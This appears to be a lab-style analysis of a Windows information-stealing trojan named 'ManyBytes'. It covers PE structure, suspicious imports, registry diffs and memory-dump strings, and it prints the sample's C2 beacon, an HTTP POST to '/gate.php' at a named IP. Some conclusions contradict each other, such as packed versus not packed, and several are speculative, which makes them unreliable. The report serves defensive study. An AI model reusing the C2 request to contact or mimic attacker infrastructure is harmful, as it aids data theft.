

Sneaky, Sneaky : An analysis of a Tricky Trojan

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Executive Summary

This is an analysis of a malicious Windows x86 GUI Trojan horse, self titled "ManyBytes", that infiltrates a user's system and actively spies and collects vast amounts of information about a user's activity. The malware seems to be able to provide translations between many different languages, hinting at its ability to be used by a wide variety of actors worldwide.

This piece of malware appears to hide its activities via kernel, shell and debugger manipulations. It gathers an extensive array of data on a user activity, such as keystrokes, screen captures, networking activities, filedata, and much more. Notable import libraries and processes that help accomplish this include, but are not limited to: Urlmon.dll, Wininet.dll, Dataexchange.dll, User32.dll, Kernel32.dll, GetDesktopWindow, GetEnvironmentVariable, GetKeyState, Delete/WriteFile, GetEnvironmentStrings, GetFocus, and many more.

Static analysis revealed very little compared to the true complexity of the program discovered during dynamic analysis. There are certainly advanced cryptological techniques utilized to achieve obfuscation, and UPX was discovered to be utilized in encrypting portions of each of the sections within the malware. The malware is highly persistent and maintains administrator access via modifying registry keys with custom SID keys, as well as changing Group Policy settings via registry modifications. Analysis via RegShot proved interesting - the malware appears to affect many more registry items than is initially perceived. The malware also hides itself from listed active processes. There is a high degree of misdirection within the malware - attaining an exhaustive picture of the precise nature proved difficult.

There are several host and network based indicators of compromise. The malware attempts to connect and communicate via TCP with a command and control server, whose IP was found below during dynamic analysis. It also contains a manifest file which specifies which assemblies that the program should bind with at run time, and this manifest file contains a specified public key, shown below.

This is a sophisticated piece of malware, and this report is by no means entirely comprehensive of its entire capabilities. However, the basic nature of the malware is uncovered and some of its functionalities are discussed in the report below.


Static Analysis

Subsystem / Packing

The compiler stamp within PEStudio states that the apparent compilation date for this piece of malware was on Monday, March 23rd, 2051. It appears that the program utilizes the Windows GUI subsystem, according to PEiD. There is a substring that states, "This program cannot be run in DOS mode", a message that is displayed via a stub program when invoked within MS-DOS. Additionally, the subsystem utilized according to PView within the IMAGE_HEADER is "IMAGE_SUBSYSTEM_WINDOWS_GUI."

00000150	000100E9	Checksum	
00000154	0002	Subsystem	IMAGE_SUBSYSTEM_WINDOWS_GUI
00000156	0000	DLL Characteristics	


One indicator of packedness within this program would be the level of entropy. Utilizing PEiD to check entropy levels, it appears as though the program has an entropy of 6.07. Entropy indicates the level of randomness within a program, and although not entirely definite, it appears as though the program is not packed because the entropy falls well below a level of 7.



Another indicator of packedness can be found within each of the file sections. If the virtual memory assignment and raw size are largely different, there must be significant compression within the code.

Property	Value	Value	Value	Value
Name	.text	.rdata	.data	.rsrc
Virtual Size (bytes)	0x00016764 (92004)	0x0000297E (10622)	0x0000795C (31068)	0x00000720 (1824)
Virtual Address	0x00001000	0x00018000	0x00018000	0x00023000
Raw Size (bytes)	0x00016800 (92160)	0x00002A00 (10752)	0x00003200 (12800)	0x00000800 (2048)
Raw Address	0x00000400	0x00016C00	0x00019600	0x0001C800
PointerToRelocation	n\oooooooo	n\oooooooo	n\oooooooo	n\oooooooo

As seen here, there is no large difference in the number of bytes in the .text, .rdata, and .rsrc sections. However, the .data section has a higher chance of being packed, because the virtual size (bytes) is roughly ~3 times larger than the raw size (bytes). However, there still are not very significant indicators of packedness, and some further analysis of the .data section will be required. Static analysis may have revealed little packing, but within dynamic analysis there is some definite obfuscation/packing happening here.



PEiD states that the program utilizes the Win32 GUI subsystem, and is packed written with Microsoft Visual C++ 6.0.

Sections

PEView - C:\Documents and Settings\Administrator\Desktop\sample3.exe				
File View Go Help				
sample3.exe	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00000240	2E 64 61 74	Name	.data
MS-DOS Stub Program	00000244	61 00 00 00		
IMAGE_NT_HEADERS	00000248	0000795C	Virtual Size	
Signature	0000024C	0001B000	RVA	
IMAGE_FILE_HEADER	00000250	00003200	Size of Raw Data	
IMAGE_OPTIONAL_HEADER	00000254	00019600	Pointer to Raw Data	
IMAGE_SECTION_HEADER .text	00000258	00000000	Pointer to Relocations	
IMAGE_SECTION_HEADER .rdata	0000025C	00000000	Pointer to Line Numbers	
IMAGE_SECTION_HEADER .data	00000260	0000	Number of Relocations	
IMAGE_SECTION_HEADER .rsrc	00000262	0000	Number of Line Numbers	
SECTION .text	00000264	C0000040	Characteristics	
SECTION .rdata		00000040	IMAGE_SCN_CNT_INITIALIZED_DATA	
SECTION .data		40000000	IMAGE_SCN_MEM_READ	
SECTION .rsrc		80000000	IMAGE_SCN_MEM_WRITE	

This piece of malware has 4 sections: .text, .rdata, .data, and .rsrc. Typically, the .text section likely contains most of the executable code and is where execution will begin, storing pointers to import tables. The .data section typically is where global program data will be stored, and is generally utilized for writable static data. More specifically, within the .rdata section, data is read only (IMAGE_SCN_MEM_READ) and contains constants, literals, and debug information. The .rsrc section contains program resources for each module, and has tree-like qualities for storing resources. It appears to contain 3 different resources within the directory: "Dialog," "Version," and "Manifest."

Strings / Functions / Imports

This program has a multitude of suspicious strings, functions, and imports. Not all of these were found through static analysis; this malware definitely has some form of obfuscation going on, and many of these strings were found via dynamic analysis as well. Here are some of the more notable discoveries that point towards the malicious activities of the program.

Imports

Urlmon.dll - *asynchronous bind context for client, also can iterate over FORMATETC structures (generalized clipboard format)*

Wininet.dll - *API enabling software to interact with FTP and HTTP protocols to access the internet.*

Wsock32.dll - *application level interface with transport layer to transfer data*

Bcrypt.dll - *can be used to encrypt blocks of data.*

Mlang.dll - *can be used to convert between different code pages.*

Dataexchange.dll - *can be used to monitor clipboard, as well as data transfers from other apps.*

User32.dll

Kernel32.dll

Shell32.dll

Processes

GetDesktopWindow

- Retrieves a handle to the desktop window.

GetEnvironmentVariable

- Retrieves contents of specified variables in an environment block.

GetKeyState

- Retrieves status of specified virtual key.

Delete / Write File

- Write or Delete files.

GetEnvironmentStrings

- Returns environment variables for the specified process.

GetFocus

- Returns the handle to the window that has keyboard focus.

FreeEnvironmentStrings

- Frees a block of environment strings.

GetCommandLine

- Pointer to command-line string for current process.

UnhandledExceptionFilter

- Passes unhandled exceptions to the debugger. (can be used to avoid detection)

GetScrollInfo

- Returns parameters of a scroll bar

ObtainUserAgentString

- Return the User-Agent HTTP request header that is currently in use.

InternetCrackUrl

- Crack a URL into its component parts.

VirtualProtect

- Changes protection on region of pages in virtual address space.

Filenames / Strings / URLS

"Guikas.txt"

"ManyBytes.exe"

"publicKeyToken=6595b64144ccf1df"

"<?xml version="1.0" encoding="UTF-8" standalone="yes"?>\r\n<assembly
xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">\r\n<assemblyIdentity\r\n"


```
POST /gate.php HTTP/1.0\r\nHost: 85.192.165.229\r\nAccept: */*\r\nAccept-Encoding: identity, *;q=0\r\nAccept-Language: en-US\r\nContent-Length: 183\r\nContent-Type: application/octet-stream\r\nConnection: close\r\nContent-Encoding: binary\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n\r\n
```

An ip address to an assumed command and control server within the above line :
85.192.165.229.

Dynamic Analysis

```
-----  
Values added:2  
-----  
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-00609700  
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Administrator\Desktop  
-----  
Values modified:3  
-----  
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 5B C2 77 8E 59 81 E2 FB DC 08 4E F0 C8 C3 4F 51 D5 57 F1 A8 42 08 D6 7B 78 EA 42 A0 39 0F 5A 51  
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 71 7B BA 76 0E 4B 31 9F 44 2A 3C 04 93 DE 90 C3 6F F4 68 0D D5 3C D5 88 51 9F 89 97 53 F5 AC 90  
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-00609700  
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-00609700  
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-00609700  
-----  
Files added:1  
-----  
C:\WINDOWS\Prefetch\REGSHOT.EXE-2B567E44.pf  
-----  
Files [attributes?] modified:6  
-----  
C:\Documents and Settings\Administrator\Cookies\index.dat  
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat  
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat  
C:\Documents and Settings\Administrator\ntuser.dat.LOG  
C:\WINDOWS\Prefetch\SAMPLE3.EXE-0E4AFD30.pf  
C:\WINDOWS\system32\config\software.LOG  
-----  
Total changes:12  
-----
```

This is the RegShot results for Windows XP, taking the first shot, running the malware, and then immediately taking the second. There appears to be two unique SID keys added within the Values added section.



In Process Monitor, after running the sample3.exe, there is a flurry of activity coming from CMD. The malware appears to be an information stealer, based on the pattern of operation. It queries directories and registry keys, and adds information to the directory `C:\Documents and Settings\Administrator\Local Settings\Temp`. Within this directory, there are a multitude of highly suspicious .tmp files, batch files, as well as log files.

Running RegShot in Windows 7, and waiting for 5 minutes before taking the second shot results in some different behaviors:

```

Keys added:1
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR

values added:20
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-2:"Microsoft Script Detection"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-5:"Microsoft Transliteration Engine"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-4:"Microsoft Simplified Chinese to Traditional C
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-6:"Microsoft Cyrillic to Latin Transliteration"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-3:"Microsoft traditional Chinese to simplified c
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-7:"Microsoft Devanagari to Latin Transliteration"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-8:"Microsoft Malayalam to Latin Transliteration"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-9:"Microsoft Bengali to Latin Transliteration"
HKU\DEFAULT\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-1:"Microsoft Language Detection"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F4179E7
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR\WinZD: 78 43 44 36 34 46 42 37 34 20 38 33 30 37 20 34 46 46 38 2D 41 39 43 38 2D 43
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-2:"Microsoft Script Detection"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-5:"Microsoft Transliteration Engine"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-4:"Microsoft Simplified Chinese to Traditional C
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-6:"Microsoft Cyrillic to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-3:"Microsoft Traditional Chinese to Simplified C
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-7:"Microsoft Devanagari to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-8:"Microsoft Malayalam to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-9:"Microsoft Bengali to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E52C64B7E\C:\windows\system32,@lscore.dll,-1:"Microsoft Language Detection"

```


```

-----
values modified:12
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeLo: 0x6300FC
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeHi: 0x0E1F8F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeHi: 0x01D96C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\StartTimeHi: 0x01D96C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeLo: 0x63035E5F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeHi: 0x0E1F8ADE
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeHi: 0x01D96CAC
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Extension-List\{00000000-0000-0000-0000-000000000000}\EndTimeHi: 0x01D96CBE
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perf\lib\009\Counter: 31 00 31 38 34 37 00 32 00 53 79 73 74 65 6D 00 34 00 4D 65 6D 6F 72 79 00 36
2F 73 65 63 00 33 36 00 43 61 63 68 65 20 46 61 75 6C 74 73 2F 73 65 63 00 33 38 00 44 65 6D 61 6E 64 20 5A 65 72 6F 20 46 61 75 6C 74 73 2F 73 65 63
9 74 65 73 00 37 30 00 53 79 73 74 65 6D 20 43 6F 64 65 20 52 65 73 69 64 65 6E 74 20 42 79 74 65 73 00 37 32 00 53 79 73 74 65 6D 20 44 72 69 76 65
38 00 50 69 6E 20 52 65 61 64 73 2F 73 65 63 00 31 30 30 00 53 79 6E 63 20 50 69 6E 20 52 65 61 64 73 2F 73 65 63 00 31 30 32 00 41 73 79 6E 63 20 5C

```

A unique SID key is added, interestingly within WinRAR (for compression?). There seems to be translational values added via the Microsoft Transliteration Engine notably containing translations to Cyrillic, Chinese and other eastern languages. A dll file is referenced, elscore.dll, which contains Extended Linguistic Services. Several Group Policy values are modified, likely related to disabling or bypassing security settings previously set. Group Policy settings are related to networking, and define how users can utilize the Windows machine. The presence of a modified Perflib (within code 009, which is the English version), followed by a large swath of hexadecimal data, furthers the idea that this malware is stealing information and potentially spyware, and utilizing translational services before sending information back to a country of origin. Several .rkr files, which contain binary data, are modified pertaining to the Windows “UserAssist” services. The malware remains persistent after shutdown.

Again, running RegShot on Windows 7 seems to produce similar yet differing results.



```

-----
Computer:2022MALWARE7-2 , 2022MALWARE7-2
Username:malware , malware
-----
Keys added:2
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR
-----
values added:16
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew\Classes\*.bmp,contact,
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew\reserved-: 08 00 00 00 00
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Program Files\Windows Sidebar\sidebar.exe,-11100:
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\display.dll,-4: "Screen resolution"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Program Files\Windows NT\Accessories\WORDPAD.EXE,-:
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\notepad.exe,-469: "Text Document"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\themecpl.dll,-10: "Personalize"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR\HwId: 7B 38 30 43 42 41 31 42 39 2D 34 38 30 43 2D 34 30 46 44 2D 42 31 37 36 2D 34 36 34 3
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Program Files\Common Files\System\wab32res.dll,-4602: "Cont
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\display.dll,-4: "Screen resolution"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Program Files\Windows Sidebar\sidebar.exe,-11100: "gadgets
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Program Files\Windows NT\Accessories\WORDPAD.EXE,-190: "Ric
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\notepad.exe,-469: "Text Document"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Classes\Local Settings\MuiCache\IE\52C64B7E\@C:\Windows\System32\themecpl.dll,-10: "Pe&rsonalize"
-----
values modified:8

```

The values added section seems to change based on when the snapshot is taken. Certain “Values Added” values change.

Running the malware results in the sample3.exe appearing in Process Explorer, but eventually the process is hidden (most likely through kernel modification to hide the process from the

average user to remain stealthy). Before the process is able to be hidden, using “Create Memory Dump” within Process Explorer allows us to analyze some of the strings and materials being executed within PESTudio.

Type	Size	Offset	Blacklisted (12...	Item (184368)
ascii	5	0x1C6...	-	-6405
ascii	4	0x1C6...	-	NKeb
ascii	5	0x1C6...	-	(8PX
ascii	5	0x1C6...	-	800WP
ascii	6	0x1C6...	-
ascii	6	0x1C6...	-	ppxxxx
ascii	55	0x1C6...	-	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
ascii	73	0x1C6...	-	<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
ascii	17	0x1C6...	-	<assemblyIdentity
ascii	35	0x1C6...	-	name="Microsoft.Windows.URLMon"
ascii	31	0x1C6...	-	processorArchitecture="x86"
ascii	21	0x1C6...	-	version="1.0.0.0"
ascii	41	0x1C6...	-	publicKeyToken="6595b64144ccf1d"
ascii	18	0x1C6...	-	type="win32"/>
ascii	41	0x1C6...	-	<description>Windows URLMon</description>
ascii	12	0x1C6...	-	<dependency>
ascii	23	0x1C6...	-	<dependentAssembly>
ascii	25	0x1C6...	-	<assemblyIdentity
ascii	24	0x1C6...	-	type="win32"
ascii	52	0x1C6...	-	name="Microsoft.Windows.Common-Controls"
ascii	29	0x1C6...	-	version="6.0.0.0"
ascii	39	0x1C6...	-	processorArchitecture="x86"
ascii	45	0x1C6...	-	publicKeyToken="6595b64144ccf1d"
ascii	24	0x1C6...	-	language="en"
ascii	10	0x1C6...	-	/>
ascii	24	0x1C6...	-	</dependentAssembly>
ascii	13	0x1C6...	-	</dependency>
ascii	11	0x1C6...	-	</assembly>
ascii	9	0x1C6...	-	03333333
ascii	11	0x1C6...	-	8xpwww{x0
ascii	11	0x1C6...	-	0xpwww{x0
ascii	11	0x1C6...	-	8xpwww{x0
ascii	8	0x1C6...	-	www{x0

After analyzing the dump file, there are some notable entries that were not found during initial static analysis. There appears to be an XML manifest file being executed upon program execution that is doing something related with Windows.URLMon. This could be useful in creating an effective YARA rule.

ascii	22	0x1C6...	-	[RegBackupConnections]
ascii	92	0x1C6...	-	HKCU,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","NoNetAutodial",0x10003,0
ascii	91	0x1C6...	-	HKCU,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","MigrateProxy",0x10003,0

Additionally, we see registry keys pertaining to “NoNetAutodial” and “MigrateProxy”

Type	Size	Offset	Blacklisted (12...	Item (184368)
ascii	112	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_MIME_SNIFFING","explorer.exe",0x10001,0x1
ascii	112	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_MIME_SNIFFING","explorer.exe",0x10001,0x1
ascii	91	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS"
ascii	118	0x1C6...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS","explorer.exe",0x10001,0x1
ascii	118	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WINDOW_RESTRICTIONS","explorer.exe",0x10001,0x1
ascii	93	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT"
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT","explorer.exe",0x10001,0x1
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_WEBOC_POPUPMANAGEMENT","explorer.exe",0x10001,0x1
ascii	93	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN"
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN","explorer.exe",0x10001,0x1
ascii	120	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN","explorer.exe",0x10001,0x1
ascii	89	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN"
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN","explorer.exe",0x10001,0x0
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_PROTOCOL_LOCKDOWN","explorer.exe",0x10001,0x0
ascii	89	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT"
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT","explorer.exe",0x10001,0x1
ascii	116	0x1C7...	-	HKLM,"Software\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_SAFE_BINDTOOBJECT","explorer.exe",0x10001,0x1
